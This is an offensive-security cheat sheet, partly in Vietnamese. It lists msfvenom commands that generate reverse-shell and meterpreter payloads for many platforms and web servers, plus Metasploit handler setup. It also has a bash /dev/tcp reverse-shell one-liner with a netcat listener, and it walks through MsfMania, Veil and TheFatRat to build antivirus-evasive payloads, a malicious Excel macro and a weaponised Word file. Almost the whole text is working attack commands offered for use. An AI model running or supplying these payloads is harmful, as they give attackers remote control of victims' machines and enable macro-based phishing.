**List payloads**

|  |
| --- |
| msfvenom -l |

**Binaries**

**Linux**

|  |
| --- |
| msfvenom -p linux**/**x86**/**meterpreter**/**reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f elf **>** shell.elf |

**Windows**

|  |
| --- |
| **msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe** |

**Mac**

|  |
| --- |
| msfvenom -p osx**/**x86**/**shell\_reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f macho **>** shell.macho |

**Web Payloads**

**PHP**

|  |
| --- |
| msfvenom -p php**/**meterpreter\_reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f raw **>** shell.php  **cat** shell.php **|** pbcopy **&&** **echo** '<?php ' **|** **tr** -d '\n' **>** shell.php **&&** pbpaste **>>** shell.php |

**ASP**

|  |
| --- |
| msfvenom -p windows**/**meterpreter**/**reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f asp **>** shell.asp |

**JSP**

|  |
| --- |
| msfvenom -p java**/**jsp\_shell\_reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f raw **>** shell.jsp |

**WAR**

|  |
| --- |
| msfvenom -p java**/**jsp\_shell\_reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f war **>** shell.war |

**Scripting Payloads**

**Python**

|  |
| --- |
| msfvenom -p cmd**/**unix**/**reverse\_python LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f raw **>** shell.py |

**Bash**

|  |
| --- |
| msfvenom -p cmd**/**unix**/**reverse\_bash LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f raw **>** shell.sh |

**Perl**

|  |
| --- |
| msfvenom -p cmd**/**unix**/**reverse\_perl LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f raw **>** shell.pl |

**Shellcode**

For all shellcode see ‘msfvenom –help-formats’ for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

**Linux Based Shellcode**

|  |
| --- |
| msfvenom -p linux**/**x86**/**meterpreter**/**reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f **<**language**>** |

**Windows Based Shellcode**

|  |
| --- |
| msfvenom -p windows**/**meterpreter**/**reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f **<**language**>** |

**Mac Based Shellcode**

|  |
| --- |
| msfvenom -p osx**/**x86**/**shell\_reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f **<**language**>** |

**Handlers**

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

|  |
| --- |
| use exploit**/**multi**/**handler  **set** PAYLOAD **<**Payload name**>**  **set** LHOST **<**LHOST value**>**  **set** LPORT **<**LPORT value**>**  **set** ExitOnSession **false**  exploit -j -z  **android**  msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.1.100 LPORT=4444 R>android.apk |

Abc

123

**NETCAT**

2 máy: Kali, LPI

Bên Kali mở port hứng sẵn:

nc -l -p 12345

bên LPI:

bash -c 'exec bash -i &>/dev/tcp/192.168.74.162/12345 <&1'

**Msfmania**

git clone <https://github.com/G1ft3dC0d3/MsfMania.git>

Python3 MsfMania

Tự cài các thành phần, đợi 1 chút là xong


python3 MsfMania.py -a x64 -p windows/x64/meterpreter/reverse\_tcp -lh 192.168.74.162 -lp 4444 -o hungtn -it local --hash md5

hoặc


python3 MsfMania.py -a x64 -p windows/x64/meterpreter/reverse\_tcp -lh 192.168.74.162 -lp 4444 -o hungtn -it remote -pn abc

Veil

apt-get install veil-evasion -y




veil




s


Sau khi cài xong chạy : veil



Veil>: use 1




list





Chọn

use 22



Tên file bat







Copy đường dẫn file bat


/var/lib/veil/output/source/hung.bat

B2: convert


use 3









Copy ra Desktop



cp /var/lib/veil/output/source/hung1.txt /root/Desktop/



Copy toàn bộ code vào macro của excell



Sau đó save lại

TheFATRat


<https://github.com/Screetsec/TheFatRat.git>

chạy ./setup.sh


tạo file Word

chạy lệnh


fatrat





Chọn 7




Chọn 2











Chọn 3



Tạo ra file word trong : /root/Fatrat\_Generated/



Tấn công

Mở Metasploit

Msfconsole

msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp

msf6 exploit(multi/handler) > set lhost 192.168.74.162

msf6 exploit(multi/handler) > set lport 1111

msf6 exploit(multi/handler) > exploit

